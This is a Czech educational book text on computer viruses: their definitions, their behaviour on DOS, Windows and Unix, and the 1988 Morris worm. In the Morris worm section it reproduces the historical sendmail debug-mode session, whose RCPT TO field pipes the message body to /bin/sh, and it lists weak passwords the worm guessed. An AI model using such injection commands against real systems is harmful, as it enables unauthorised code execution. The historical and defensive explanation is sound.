Obsah

Místo úvodu trocha beletrie...

17 virů, hlásil monitor. Pořadí – 3888. Pavel udeřil do klávesnice sedmi prsty současně. Tento královský hmat, kterým současně stiskl klávesy D, H, J, I, Alt, Home a *, cvičil dlouhé týdny. Dobře věděl, že se mu všechny klávesy současně podaří stisknout jen v jednom z deseti pokusů, ale pevně doufal, že úspěch se dostaví právě teď. Byl to víceméně tajný kód a stálo ho značnou částku, než se mu tuto informaci podařilo vymámit z nemluvných soupeřů. Ovšem byl to zároveň jediný způsob, jakým z boot sektoru odstranit virus Hekatomba...

Z povídky Josefa Pecinovského „Troglodyt a maska“,
PC WORLD 11/92

PRÁVĚ JSTE OBDRŽELI MANUÁLNÍ VIRUS:

Tento virus pracuje na čestné bázi. Takže prosím nejprve tuto zprávu rozešlete na všechny adresy ve vašem mailing listu, a pak náhodně zrušte několik souborů na vašem disku.

Internetová e-mailová lidová umělecká tvořivost
čtyři roky od prvního vydání této knihy

Kniha první: Počítačové viry z pohledu laika a mírně pokročilého uživatele

1. Definice a základní vlastnosti počítačového viru

Počítačový virus. Virus AIDS opět v akci! Je to důvod k panice? Pro laickou veřejnost jistě. Díky značné démonizaci a zveličení počítačových virů sdělovacími prostředky musí nezasvěcený uživatel počítače nabýt dojem, že pro práci s počítačem jsou nezbytně nutné ochranné pomůcky typu rouška přes ústa a gumové rukavice. Šestý březen. Kdo si nevzpomene na antivirové tažení proti viru Michelangelo, které právě masmédia na toto aktivační datum v roce 1992 rozpoutala? Panika a strach byly takové, že některé organizace vydaly na tento den zákaz práce na počítačích. Jinde byly pátého března prováděny změny systémového času tak, aby počítače šestý březen úplně přeskočily. A to vše kolem viru, který navíc nepatří mezi ty nejnebezpečnější. Je ale zřejmé, že každá věc má neoddělitelně své kladné i záporné stránky. Na jedné straně kampaň drastickým způsobem dala najevo světu přítomnost počítačových virů, čímž nabyl pojem nezbytnosti antivirové ochrany reálných rozměrů; na straně druhé však stejná kampaň měla za následek větší aktivitu virových tvůrců. Staří vlci začali vyvíjet větší aktivitu a dokonalejší virové postupy, noví byli k této opovrženíhodné činnosti přilákáni. Ve svých důsledcích je to jako s volbou odsouzeného, zda si přeje být oběšen či zastřelen. Taková byla situace v době psaní prvního vydání. Rok 2000 je ve znamení skriptovacích červů, nové odnože počítačových virů, ze kterých ILoveYou se stal mediálně nejslavnějším. Bez ohledu na dobu, jedno je jisté – počítačové viry jsou tady a čím víc o nich budeme vědět, tím lépe pro nás. A to je i hlavním cílem této knihy.

Co je to počítačový virus?

Odpovědět na tuto otázku znamená ujasnit si hledisko pohledu na danou problematiku. Lze říci, že počítačový virus, a tudíž jeho definici, lze chápat ze dvou základních hledisek:

- **Hledisko uživatelské**
  Počítačový virus je jednou z mnoha hrozeb bezpečnosti a integrity počítačových systémů.

- **Hledisko programátorské**
  Počítačový virus je počítačový program, který může infikovat jiný počítačový program takovým způsobem, že do něj zkopíruje své tělo, čímž se infikovaný program stává prostředkem pro další aktivaci viru. Autorem této definice je jeden z antivirových průkopníků Fred B. Cohen.

Počítačový virus není v žádném případě věc mystická, ale je to jen a pouze počítačový program, tj. sled instrukcí procesoru, který je schopen vykonávat pouze to, k čemu jej programátor-tvůrce naprogramoval. Hlavní věcí, kterou se od běžných programů odlišuje a čím se stává pro veřejnost přitažlivým, je právě schopnost replikovat své vlastní tělo. Díky této skutečnosti se začíná počítačový virus svým chováním přibližovat viru biologickému, a proto někdy dochází i k nedorozuměním vůči laické veřejnosti (viz uvedený virus AIDS).

Samotná historie počítačových virů je relativně krátká. První známé publikace vydané k této oblasti se datují k letem 1984-85. Nicméně i za tuto historicky krátkou dobu stačila tato oblast projít několika významnými etapami vývoje od virů naprosto primitivních až po viry záludné a vysoce inteligentní. V současné době nelze jednoznačně říci, kolik počítačových virů se ve světě vyskytuje. Existence polymorfních virů, kdy každý vygenerovaný tvar má jinou podobu, a častý výskyt různých odvozenin, nedovolují stanovit jednoznačné číslo. V roce 1996 se seriózní odhad pohyboval kolem hodnoty 10 000 základních virových tvarů; v roce 2000 Virus Information Library pak uvádí více než 53 000.

Na první pohled je zřejmé, že obě uvedené definice spolu velice úzce souvisí. Ochrana počítačových dat musí být v současnosti s velkou mírou spolehlivosti zajištěna nejen proti virovým útokům, ale i proti útokům zvědavých hackerů či jiným formám zneužití, jako jsou např. neoprávněné databázové zásahy, krádeže, podvody či zneužití osobních dat (stav bankovního konta apod.).

Počítačový virus je program, pro který platí některá další upřesňující specifika:

- **Nezbytná nutnost hostitele**
  Podobně jako je tomu v případě virů biologických, tak i viry počítačové nutně potřebují ke svému životu hostitele. Virus na počítači má dvě stěžejní možnosti symbiózy: systémové oblasti disku (zejména zaváděcí sektor nebo registry Windows) a spustitelné programy, které mohou být napadeny buď přímo nebo nepřímo.
- **Malá velikost virového programu**
  Důvod malé velikosti viru je zřejmý. Čím menší je virus, tím méně je nápadný. Pochopitelně, že tato formulace je velice obecná a značně povrchní, vystihuje však podstatu snahy virových tvůrců. Velikost virů se pohybuje od desítek bajtů až po desítky kilobajtů. U běžných virů, které disponují obrannými polymorfními a stealth technikami, se velikost kódu pohybuje kolem čtyř kilobajtů. Délka primitivněji konstruovaných virů se pohybuje v rozmezí stovek bajtů. Jedním z nejmohutnějších virů je virus MiniMax, který prodlužuje infikovaný soubor až o 31 125 B. Většinu této délky však tvoří nevýznamná výplň.

Dříve byla malá velikost viru jediným maskovacím prostředkem proti jeho zjištění na počítači, časem však byly sestaveny techniky daleko dokonalejší. V prvé řadě se jedná o skupinu tzv. stealth virů, které aktivním monitorováním požadavků kladených na operační systém zajišťují podvržení takových údajů, jako kdyby virus v počítači nebyl přítomen.

- **Vše naprogramováno v Assembleru**
  Od požadavku na co nejmenší velikost kódu se odvíjí skutečnost, že drtivá většina virů je naprogramována právě v Assembleru. Jiné programovací jazyky jsou, vzhledem k problémům s efektivitou výsledného kódu (implicitní startovací část kódu, přilinkování knihoven funkcí apod.), zastoupeny sporadicky. Samozřejmě jsou známy viry vytvořené jak v Pascalu (např. Sentinel či RNA), tak i v jazyce C. Vyšší programovací jazyky jsou používány zejména k tzv. generátorům virů. Generátory virů umožňují i naprostým laikům vytvořit na požádání nový virus. V poslední době byl zaznamenán i příliv jednoduchých virů napsaných ve vyšších programovacích jazycích právě z důvodu implicitních startovacích kódů generovaných překladačem, který znatelně ztěžuje analýzu viru. Úplnou novinkou jsou viry v Javě a viry, využívající různé skriptovací jazyky či dokonce HTML.
- **Symbióza s hostitelem**
  Korektně sestavený virus zajistí, že při spuštění zavirovaného programu bude provedeno nejprve virové tělo a teprve po jeho zdárném provedení předá řízení vlastnímu zavirovanému programu tak, že uživatel přítomnost viru ve většině případů nezjistí. Výjimku tvoří tzv. přepisující viry, které přepíší část kódu svého hostitele, čímž jej zbaví původní funkčnosti. Právě tato skutečnost je největší hrozbou pro uživatele, resp. jeho cenná data.

2. Počítačový virus a operační systém

K tomu, aby byl virus schopen na počítači přežít a dále replikovat své tělo, musí mít pochopitelně vytvořeny příznivé podmínky ze strany operačního systému. Čím více se daný operační systém blíží k označení „bezpečný“, tím méně šancí na přežití virus má. Lze bez nadsázky říci, že kdyby na světě nebylo operačního systému MS-DOS, nebylo by ani této knihy a problematika počítačových virů by nás zřejmě vůbec netrápila. Platforma operačního systému MS-DOS je bohužel taková, že jedinou obranou proti nelegálním systémovým operacím je programátorova neznalost. Smutný fakt, díky kterému musí být všem naprosto jasné, proč drtivá většina existujících virů parazituje právě v tomto operačním prostředí.

Obecně platí, že počítačový virus je vždy sestaven pro konkrétní typ operačního systému. Neexistuje virus univerzální. Důvody jsou zřejmé. Např. v operačních systémech Windows NT a OS/2 schází nejen úplná podpora dosových služeb, ale zejména chybí podpora přerušení BIOSu int 13h, provádějící diskové operace. A právě většina bootovacích virů MS-DOS a některé viry multipartitní (mezi něž patří i známý One Half) obsluhují zejména toto přerušení. Každý operační systém má svá vlastní specifika, která se často, alespoň na virovém poli, vzájemně vylučují. Určitou míru univerzálnosti přináší platformově nezávislá

Java. Vzhledem k nutnosti mít na dané platformě interpret Javy a značným bezpečnostním omezením javových appletů nelze však v žádném případě považovat javové viry za příklad univerzálního viru v pravém slova smyslu.

Žádný operační systém není vůči počítačovým virům nebo obdobným hrozbám stoprocentně odolný. Je možné pouze stanovit ideový směr, kudy by se měl návrh „ideálního" operačního systému ubírat. V prvé řadě je to nutnost chráněného režimu, která by ve svých důsledcích měla umožnit, při spuštění programů či překryvných modulů, jejich označení pouze ke čtení spolu se zákazem přímého zásahu do systému správy souborů. Neopomenutelná je i priorita zavádění operačního systému z pevného disku, což již dnešní ROM-BIOSy běžně umožňují. Toto jsou pouze nezbytně nutné kroky, v praxi je vše daleko komplikovanější a i relativně bezpečné operační systémy se virovým potížím nevyhnou.

2.1. Virus a MS-DOS

MS-DOS, i vzhledem ke své malé velikosti, je na rozdíl od jiných operačních systémů (např. Unix) ze systémového hlediska velice primitivní monouživatelský operační systém. Shrnuto v kostce, MS-DOS vytváří, k již existujícím přerušením daných ROM-BIOSem, pouze samotné jádro systému, tvořené několika dalšími přerušeními Dosu (zejména int 21h), které zajišťují zavedení operačního systému, vazbu na hardware a interpretaci příkazů (COMMAND.COM). K tomu všemu magická hranice 640 kB operační paměti a uživatelsky nastavitelné konfigurační soubory CONFIG.SYS a AUTOEXEC.BAT pro počáteční inicializaci operačního systému. Reálný režim a neexistence procesu, zajišťujícího legitimnost oprávnění příslušných požadavků na operační systém – to je velice úrodná půda pro počítačové viry. Stačí podrobnější popis operačního systému, ať už v knižním vydání, či v elektronické podobě hypertextového manuálu typu TechHelp, a programátor má operační systém zcela ve své moci. Na druhou stranu potřeba systémového programování nutí výrobce operačního systému tyto informace uveřejnit. Jedním z typických příkladů systémového programování je tvorba rezidentních programů, která je zároveň i klíčovou záležitostí při tvorbě těchto virů.

Vezmeme-li na zřetel další důležitý fakt, že tento operační systém je nejenom svým způsobem primitivní, ale že je díky svému předurčení pro osobní počítače ve své době ve světě i bezesporu jedním z nejrozšířenějších, pak je zřejmé, že hrozba ztráty dat v souvislosti s počítačovými viry není zanedbatelná a rozhodně ji není možno podcenit. Dále je zřejmé, že i tvůrci virů daleko více přitahuje operační systém, který je masově rozšířený než operační systém, u kterého nejsou dány předpoklady pro větší šíření daného viru.

Význam dosových virů v roce 2000 je již jen historický a transformuje se do projevů chování na jiných operačních systémech.

Jak je to s dosovými viry v prostředí nedosových systémů? Odpověď závisí na povaze daného operačního systému. Ve své podstatě dosové viry nemohou na nedosových operačních systémech fungovat. Funkčnost může být zachována jedině spuštěním emulátoru MS-DOSu nebo pokud operační systém obsahuje podporu dosových aplikací, jako je to-

mu např. v systému Windows 95, či je-li operační systém označován jako MS-DOS kompatibilní. Pokud je emulace zajištěna, pak je vždy nutné pečlivě nadefinovat, jaká oprávnění mají mít emulované programy vůči hostitelskému operačnímu systému. V každém případě jednoznačně platí, že čím je virus jednodušší, tím má větší šanci na přežití v hostitelském operačním systému. Složité polymorfní, multipartitní, tunelující stealth viry např. v systému Windows 95, moc šancí mít nebudou.

2.2. Virus a Windows

Otázka virů v operačních systémech typu Windows (zejména Windows 3.1, Windows 3.11 for Workgroups, Windows NT, X-Windows, Windows 95, Windows 98 a Windows 2000) je členěna do těchto hlavních kategorií:

- **Viry MS-DOS v prostředí Windows**
  Souborové dosové viry při infikaci programu nerozlišují, zda se jedná o dosový program nebo o aplikaci Windows. To má za následek možné komplikace po spuštění infikované aplikace. Konkrétní chování programu závisí vždy na koncepci viru a druhu prostředí Windows. Nejcitlivější na infikaci dosovým virem je startovací program *win.com* systémových předchůdců Windows 95. V okamžiku, kdy dojde k infikaci tohoto souboru, Windows „spadnou" při pokusu o start. Tato skutečnost se velice dobře osvědčila v praxi jako indikace zavirování počítače.
  Samotné prostředí starších Windows pak podporuje spuštění dosových aplikací. To je další možnost pro dosové viry a jejich množení. Zda vše proběhne v pořádku nebo dojde k chybě, či dokonce k zamrznutí Windows, opět závisí na konkrétních podmínkách.

- **Semi-Windows viry**
  Jsou nerezidentní viry, které nevyužívají volání Windows, ale pouze znalosti formátů záhlaví „Segmented Executable" a „New Executable", které jsou rozšířením záhlaví dosových programů. Význam těchto záhlaví pro Windows je zřejmý. Je-li aplikace Windows spuštěna z prostředí Dosu, pak je na obrazovce vypisováno hlášení typu „This program requires Microsoft Windows". Viry používají pouze standardní služby Dosu, neboť verze předcházející Windows 95 nejsou operačními systémy v pravém slova smyslu, ale pouze operačním prostředím ovládajícím uživatelské rozhraní a aplikační multitasking.

  Příkladem je virus WinVir 14. Je-li infikovaný program spuštěn (ať už prostřednictvím souboru EXE či PIF), dojde k napadení všech programů v pracovním adresáři. K zavirování dosových programů nedochází. Virus používá přímou infikaci, po dokončení replikace odstraní své tělo z programu, který jej aktivoval. To umožní, došlo-li ke spuštění programu nejběžnějším způsobem ve starších Windows – dvojklikem na ikonu, aby uživatel nabyl dojmu svého špatného kliknutí a až po opětovném dvojkliku dojde k úspěšnému spuštění originálního tvaru programu, nyní již odvirovaného.

  Virus nevytváří žádná vlastní okna, ani nekomunikuje s okny jinými. Neobsahuje žádnou destruktivní rutinu. Zajímavá a velmi netypická je i metoda odvirování, plynoucí z popisu

procesu infikace tímto virem. Izolováním zavirovaného programu v separátním adresáři a jeho spuštěním dojde k odstranění viru z programu.

- **Skutečné viry Windows**
  Výskyt virů ve formě korektních aplikací Windows je v době nástupu Windows 95 sporadický. Větší četnosti brání nedostatek systémových informací a zkušeností virových tvůrců o prostředí Windows. Viry mají většinou nerezidentní podobu přímých infektorů, podobně jako tomu bylo na počátku vývoje dosových virů. Prvním zajímavějším virem je, byť velice primitivním, polymorfní virus Lame.

  Masivní nástup dalších Windows přináší řadu nových spustitelných tvarů, které se postupně stávají terčem infikací. Napadány nejsou již jen soubory EXE, ale i dynamické knihovny DLL a systémové ovladače VxD virtuálních zařízení. Virtuální ovladač zařízení (Virtual Device Driver) ovládá systémové zdroje (disky, klávesnice, displej apod.) tak, že dané zařízení může být najednou sdíleno několika aplikacemi. V prostředí Windows 3.1 mají virtuální ovladače příponu .386, v prostředí Windows 95 jsou to již zmiňované soubory *.VxD, kde x charakterizuje dané zařízené (např. VTD – časovač). U tvarů EXE jsou infikovány spustitelné formáty NE (New Executable), LE a LX (Linear Executable). Nejčastěji napadaným formátem je ale PE (Portable Executable), který jde napříč všemi verzemi Windows 3.x/95/98/NT, obsahující 32bitový kód souborů EXE či DLL. Samozřejmě, že virus musí respektovat odlišnosti běhu aplikací pod Windows 95/98 a NT, v opačném případě mohou být následky systémových nekompatibilit větší než samotné virové akce (pád systému apod.). Příkladem virů napadajících formát PE, je rezidentní polymorfní virus Harrier, vyznačující se netradiční velikostí až okolo 100 kB. Doba, kdy virus maskoval svoji přítomnost na počítači snahou o co nejmenší velikosti je nahrazena stále dokonalejšími maskovacími stealth technikami v reálném čase a polymorfními generacemi odlišných jedinců při procesu infikace hostitele. Tak například virus Running Line dekóduje v paměti vždy jen jednu instrukci a je nejen velice obtížné jej detekovat, ale i analyzovat.

  Sdílení spustitelných formátů v prostředích Windows je dvojsečné. Výhodou je, že řada aplikací tak může běžet nejen na svém primárním systému, ale např. i na prosazujících se Windows CE. V oblasti počítačových virů však spuštění takovéto zavirované aplikace může mít i velice dramatické důsledky.

- **Skriptovací viry**
  Nový druh virových hrozeb, se kterými se může uživatel setkat i v době, kdy o tom nemá nejmenší ponětí. Málokoho by napadlo, že i chatovací servery IRC mohou být zdrojem virových hrozeb. Worm Pron je skriptovací červ, napadající uživatele programu mIRC, který po kanálu IRC zasílá ostatním přihlášeným dávkový soubor, který má zjistit červu kontrolu nad napadeným počítačem. Mají-li uživatelé nastavený automatický příjem souborů, jsou infikováni a po opětovném spuštění programu mIRC začnou sami napadat ostatní přihlášené. Červ Worn Pron nastínil cestu, virus Inca pak již napadá soubory EXE a SCR (aktivní stmívače obrazovek) Windows 95/98, přičemž pomocí kanálu IRC zasílá svůj vypouštěč (dropper) a vkládá jej do archívů ZIP, ARJ, RAR, PAK, LZH a LHA.

K zajímavým skriptovacím virům patří virus Vxer napadající soubory INF. Modifikací AUTOEXEC.BATu si virus zajistí svoji opětovnou aktivaci po restartu počítače. Má za následek zhroucení schopností plug-and-play Windows 95/98.

Častou podobou virových skriptů jsou soubory VBS (Visual Basic Script), které infikují jiné skripty tím, že přikopírují svoji kopii na začátek napadeného skriptu. Virus Mutate má dokonce skriptový polymorfní charakter.

Do této kategorie je možné zařadit i viry HTML, které znamenají, že ani webové stránky již nejsou nejbezpečnější. Virus Redirect napadá soubory HTM tak, že vytvoří duplicitní kopii s příponou HTML a sám sebe překopíruje do souboru HTM. Tento mechanismus je přesnou paralelou souborových duplicitních virů (viz dále). Vzhledem k bezpečnostním omezením stahování nedůvěryhodného obsahu z Internetu je virus Redirect funkční pouze tehdy, je-li prohlížen z lokálního disku. Prakticky je toto možné jen v případě, stáhne-li si uživatel infikovanou stránku na svůj počítač pomocí programu stahujícího obsah webových stránek typu WebZip, Teleport apod.

Unikátním příkladem skriptovacích virů je Gala. Jde o první známý virový skript, infikující skripty programu CorelDraw (soubory *.CSC). Skriptové tělo viru je připisováno na počátek napadeného skriptu.

- **Makroviry**
  Jelikož tento druh virů podobné infiltrace nepoužívá služby operačního systému, ale makrojazyk příslušné aplikace, nestojí makrovirům v jejich činnosti v prostředí Windows žádné překážky.
  Byť zařazení červů a makrovirů do této kapitoly neodpovídá zcela přesně konstrukci těchto hrozeb, je zcela v souladu s realitou, kde se s nimi uživatel může setkat.

2.2.1. Viry v prostředí Windows 95/98

Architektura operačního systému Windows 95 je založena na podstatných vylepšeních předchozí verze Windows 3.1. Jedná se o 32bitový operační systém běžící v chráněném režimu, který, na rozdíl od svých předchůdců, nevyžaduje oddělenou kopii MS-DOSu. Windows 95 však nepatří k bezpečným systémům, snaha o maximální podporu dosových aplikací nadále umožňuje dosovým virům zachování jejich funkčnosti. Při běhu dosové aplikace vytváří správce virtuální paměti (Virtual Memory Manager) exkluzivní prostředí pracující v módu MS-DOS. Je spuštěn virtuální stroj (Virtual Machine) podporující prostředí MS-DOSu a 16bitových Windows aplikací. Windows 95 se v tomto okamžiku, až na nezbytně nutnou část, odstraní z počítače a ponechají aplikaci plný přístup ke všem zdrojům počítače. Tím dostává virus zelenou.

Virům nahrává i skutečnost, že Windows 95 nemají na úrovni operačního systému žádnou vestavěnou antivirovou ochranu. Tento fakt je zřejmě důsledkem neúspěchu antivirového programu Microsoft Antivirus (*msav.exe*) obsaženého v posledních verzích MS-DOSu (6.20).

- **Bootovací viry MS-DOS**
  Vzhledem k umístění viru v zaváděcím sektoru diskety nemají Windows 95 možnost zásahu proti tomuto druhu infikace. Po infikaci a následném spuštění vypisují Windows 95 ve většině případů hlášení o modifikaci tabulky rozdělení pevného disku (Master Boot Record), upozorňující na možnou přítomnost viru.
- **Souborové viry MS-DOS**
  Ani proti této skupině virů nejsou Windows 95 příliš odolné. Důsledky procesu infikace jsou opět nevyzpytatelné. Situaci značně komplikují multipartitní viry, které kromě spustitelných programů napadají i zaváděcí sektory disků. Pokud virus použije přímý zápis na disk na úrovni BIOSu, pak opět dojde již k výše popsané modifikaci tabulky rozdělení pevného disku.
- **Skutečné viry Windows 95/98**
  Prvním virem napadajícím Windows 95, je virus Boza. Napadá pouze 32bitové aplikace PE (Portable Executable), jež jsou používány v systémech Windows 95 a Windows NT. Pro detekci systému vyhledává rutiny jádra operačního systému v paměti. Pokud hledané rutiny nenajde, pak ví, že je spuštěn ve Windows NT a k replikaci nedochází. V opačném případě Boza infikuje jeden až tři soubory EXE v pracovním adresáři tak, že zkontroluje signaturu PE a vytváří na konci napadeného programu novou sekci nazvanou „.vlad“, kam zkopíruje své tělo. V hlavičce programu PE přitom inkrementuje hodnotu počtu sekcí NumberOfSection a přesměruje vstupní bod programu na sekci viru. Boza patří mezi viry přímé akce, tj. po ukončení replikace předává virus okamžitě řízení infikovanému programu bez dalšího setrvání v operační paměti. Neobsahuje žádnou destruktivní rutinu, svým pojetím připomíná prvopočáteční nerezidentní dosové viry. Jedinou načasovanou akcí je výpis hlášení posledního dne v měsíci o jeho přítomnosti. Virus pochází z Austrálie a jeho velikost je 2 680 B. Jak už u virů bývá zvykem, jejich největší nebezpečí tkví především v naprogramovaných chybách. Ani virus Boza se chybám nevyhnul, a tak v některých případech může dojít ke zvětšení infikovaného programu o několik megabajtů. Tím může dojít i k vyčerpání volného místa na disku.

V prostředí Windows 95/98 se častým terčem virů stává soubor C:\WINDOWS\SYSTEM\IOSUBSYS\HSFLOP.PDR – diskový driver, realizující přístup k disketovým jednotkám. Viry tento soubor mažou, čímž nutí Windows, aby k diskovým přístupům používaly starý způsob prostřednictvím volání přerušení BIOSu int 13h. To viru umožní standardním způsobem infikovat diskety a využívat stealth mechanismy. Příkladem je Angela – dosový multipartitní virus vypouštějící skript VBS, který zajišťuje replikaci i cestou programů mIRC a Microsoft Outlook.

2.2.2. Viry v prostředí Windows NT/2000

Celý operační systém Windows NT běží v chráněném režimu. Navíc má v sobě integrovány funkce ochrany dat. I přesto, že Windows NT rozeznávají čtyři úrovně ochran, členěné na úroveň jádra operačního systému, servisních programů a programů aplikačních, není odolnost proti počítačovým virům veliká. V dosovém okně mohou viry provádět svoji činnost bez větších problémů. Jedinou cestou je „odstřelení“ 16bitových aplikací. Hlavním specifikem je chování bootovacích virů.

Napadne-li bootovací virus počítač, Windows NT se buď nerozběhnou nebo rozběhnou s tím, že virus umístěný na konci základní dosové paměti bude zničen. Přímo na jádro funkcí ochrany dat útočí skutečné 32bitové viry Bolzano (Windows NT) a FunLove (Windows 2000). Oba viry shodně napadají program NTOSKRNL.EXE a zavaděč NTLDR, vypínají přepočet kontrolního součtu programu a modifikují návratovou hodnotu funkce SeAccessCheck do podoby, kdy každý uživatel má přístup ke všem souborům. Jediným omezením viru je nutnost čekat, dokud se na stanici nepřihlásí někdo se systémovými právy modifikovat NTOSKRNL.EXE (zejména administrátor). Výhodou Windows 2000 je, že systémová komponenta System File Checker (*sfc.exe*) dohlíží na integritu NTOSKRNL.EXE a po zjištění rozdílu vyzývá uživatele k přepsání narušených souborů verzemi z instalačního CD.

Windows 2000 přinášejí inovovaný souborový systém NTFS-2000, který umožňuje nový způsob infikace s využitím datových toků, tzv. streamů. Příkladem je stejně pojmenovaný virus Stream, který vytvoří vlastní stream, do kterého zkopíruje infikovaný soubor a sám sebe pak nakopíruje do hlavního streamu.

2.2.3. Viry a jejich přenositelnost mezi různými verzemi Windows

Hlavním měřítkem přenositelnosti skutečných virů Windows mezi jednotlivými verzemi (nebo dokonce variantami) operačního systému je způsob manipulace viru s pamětí. Řada virů využívá skutečnost, že např. při startu Windows 95 jsou hlavní moduly API (KERNEL32.DLL apod.) zaváděny do paměti stále na stejné místo. To přináší značné zjednodušení, ovšem nedetekuje-li virus, zda jsou příslušné funkce opravdu na očekávaných adresách, může takto koncipovaný virus způsobit pád odlišných Windows. Samotný KERNEL32.DLL, frekventovaně používaný řadou programů, se stává častým vyhledávaným terčem infikace (např. virus Lorez).

Obecně platí, že čím více používá virus volání 32bitového API (Application Program Interface) pro zjištění adres příslušných funkcí, používaných všemi verzemi Windows, spolu s implementací jedné z klíčových funkcí GetProcAddress, tím je přenositelnější a to až na úroveň Windows NT a 2000. Virus Dengue jako první použil interní funkce Windows 2000 spolu se zajímavou metodou infikace napadeného programu, kdy náhodně mění instrukce volání služeb Windows na své tělo. Předání řízení viru tedy může nastat nejenom na začátku běhu programu, jako je tomu u klasických souborových virů, ale v podstatě kdykoliv. To zásadním způsobem mění pojetí heuristické analýzy antivirových programů, kterým doposud stačilo „jen" odanalyzovat vstupní bod programu.

Důležitým prvkem přenositelnosti je kontrolní součet v hlavičce infikovaného programu (ať už ve formě *.EXE či *.DLL). Pro Windows 95 není tato hodnota důležitá, Windows NT a 2000 však při zavádění programu provádějí její kontrolu. Při startu operačního systému způsobuje takto nalezený rozdíl pověstnou „modrou obrazovku".

Nemalou roli v problémech přenositelnosti hrají i service packy operačního systému. Příkladem je virus Infis, který po aplikaci některých service packů Windows NT 4.x přestává fungovat.

2.3. Virus a Unix/Linux

Víceuživatelský a víceúlohový operační systém Unix svojí architekturou de facto znemožňuje klasický mechanismus počítačových virů dosového typu. Dvě základní koncepce, BSD (Berkeley Standard Distribution) a System V (AT&T), poskytují mnohem silnější ochranu (privilegovaný a neprivilegovaný režim), disponují vestavěnými kontrolami na úrovni jádra operačního systému a definují uživatelské úrovně přístupu dané vstupním přihlašovacím systémem uživatelský účet/heslo. Jádro Unixu (kernel) je z hlediska bezpečnosti poměrně odolné. I přes to, že jsou různé verze operačních systémů dostupné ve formě zdrojových tvarů, je velice obtížné nalézt jeho slabiny. Pokud se přece jen nějaké vyskytnou, dochází pochopitelně k jejich odstranění. Případný virus by v prvé řadě musel modifikovat komponenty jádra ověřující přístup, což bez správcovského oprávnění uživatele *root* je nerealizovatelné (pozor na hraní her typu DOOM po síti, které přesně toto vyžadují). Od získání těchto práv se odvíjejí veškeré virové a virům podobné činnosti. Takže praktickým příkladem je jen několik skriptů shell, připomínajících dosové dávkové viry a binární viry Staog a Bliss, napadající spustitelné soubory Linuxu (ELF). Staog se pokouší získat přístup správce (*root*) pomocí tří známých děr v operačním systému. Bliss se naopak nesnaží získat přístup správce, ale pokouší se napadnout další počítač přes */etc/hosts.equiv*, díky čemuž se více podobá červu než viru.

Pro operační systémy tohoto typu jsou nejčastější hrozbou trojské koně, monitorující přihlašovací sekvenci se snahou ukrást heslo správce systému. Operační systémy Unix a Linux tedy nebojují s viry, ale snaží se odolat útokům hackerů. Mezi nejznámější útoky patří průnik do unixových vojenských systémů U.S. během operace „Pouštní bouře“ v letech 1990-91 a zejména pak internetový červ studenta Roberta Morrise z roku 1988. Reálným nebezpečím jsou i některé služby Unixu typu NFS (připojení systému souborů vzdálených počítačů), sendmail (doprava pošty), FTP (přenos souborů mezi počítači), finger či ekvivalence mezi systémy, kdy za splnění určitých podmínek je realizován přístup bez hesla (soubory */etc/hosts.equiv* a *.rhosts*).

2.3.1. Morrisův červ – listopad 1988

Počátkem listopadu roku 1988 bylo přibližně 6 000 počítačů unixové koncepce BSD v síti Internet napadeno zvláštním druhem viru, tzv. červem. Od běžného viru se lišil tím, že pro svou činnost nepotřeboval hostitele. Jeho hlavním cílem bylo prostřednictvím sítě Internet co nejvíce rozšířit kopii svého těla.

K průniku sítí využíval dosud neznámých slabin těchto služeb:
- ladící (debug) mód programu *sendmail* (počítače SunOS),
- služby *finger* (pouze na počítačích VAX),
- vzdáleného spouštění příkazů *rexec* a vzdáleného interpretu příkazů *rsh*.

Terčem útoku se stávaly účty uživatelů, jejichž hesla byla:
- prázdná,
- shodná s názvem účtu,

– shodná se jménem uživatele,
– shodná s kombinací dvou jmen uživatele za sebou,
– shodná s příjmením uživatele,
– shodná s příjmením uživatele čteným pozpátku,
– shodná s některým ze 432 hesel v seznamu červa (např. aaa, algebra, answer, anything, banana, bandit, batman, cretin, daniel, disney, dog, felicia, football, friend, fun, garfield, gnu, guest, heinlein, hello, honey, light, snoopy, temptation, wizard apod.),
– nebyla vyžadována počítači specifikovanými souborem *.rhosts*,
– shodná s obsahem lokálního systémového slovníku */usr/dict/words*.

Cílem infikace byly počítače:
– pouze systémů SUN a VAX,
– definované soubory */etc/hosts.equiv* a *.rhosts,*
– definované soubory *.forward* a *.rhosts* úspěšně prolomených uživatelských účtů,
– definované jako síťové brány v routovacích tabulkách,
– na vzdálených koncích dvoubodových spojů,
– s náhodně vybranými adresami z první dostupné brány.

Červ se nesnažil:
– získat privilegovaný přístup pomocí účtu *root*,
– ničit data,
– klást časované bomby,
– zvýhodňovat některý druh sítě,
– používat *uucp* (sada příkazů pro přenos souborů, pošty, vzdáleného spouštění příkazů).

Systémové strategie útoku byly následující:

- **Sendmail (debug mód)**
  Ladící mód „poštovního doručovatele“ disponuje mnoha možnostmi. Červ využil jedné z nespecifikovaných schopností protokolu SMTP k rozšíření své kopie. Principem šíření byl dopis, jehož adresátem byl program, resp. příkaz, který oddělil od dopisu poštovní záhlaví a zbytek, tj. vlastní text zprávy obsahující skript červa, byl předán shellu na zpracování. Vše ostatní již řídil samotný skript (zbylý přenos těla červa, překlad, sestavení a spuštění).

  Praktická poštovní relace v okamžiku napadení počítače probíhala přes port 25 následujícím způsobem:

```
$ telnet oběť 25
MAIL FROM: </dev/null>
RCPT TO: <"|sed -e 'l,/^$/'d|/bin/sh;exit 0">
DATA
...script červa...
.
QUIT
```

- **Finger (démon fingerd)**
  Červ vyvolával záměrné přetečení vyrovnávací paměti (bufferu) na zásobníku počítačů VAX, které způsobilo vytvoření falešného rámce (fake stack frame). To ve svých důsledcích způsobilo provedení krátkého podprogramu při návratu z volané procedury, neboť příslušná knihovní funkce neprováděla kontrolu na přetečení zásobníku a daný trik tím umožnila.
  Při snaze o prolomení uživatelských účtů využíval červ údaje z veřejně přístupného souboru */etc/passwd*, jehož každý řádek má následující strukturu:

```
Uživatel:Zakódované_heslo:UID:GID:Komentář:Domovský_adresář:Shell
```

  např.

```
frodo:c4sw/.EEmn9gj:212:101:Frodo Baggins:/home/frodo:/bin/csh
```

  Heslo je šifrováno algoritmem DES (11 znaků + 2 znaky odvozené od času). UID je identifikátor uživatele (např. nulové UID specifikuje nejvyšší úroveň oprávnění, tj. uživatele *root*), GID pak skupiny, do které uživatel patří. Shell specifikuje používaný interpret příkazů (*sh*, *ksh*, *csh*).

  Červ disponoval maskovacími metodami, proto byla jeho přítomnost zjištěna až po zaregistrování znatelného zpomalení běhu Internetu způsobeného zahlcením sítě.

  Odhalení červa bylo obtížné, protože:

  - tělo bylo přenášeno v zakódovaném tvaru (x XOR 81h),

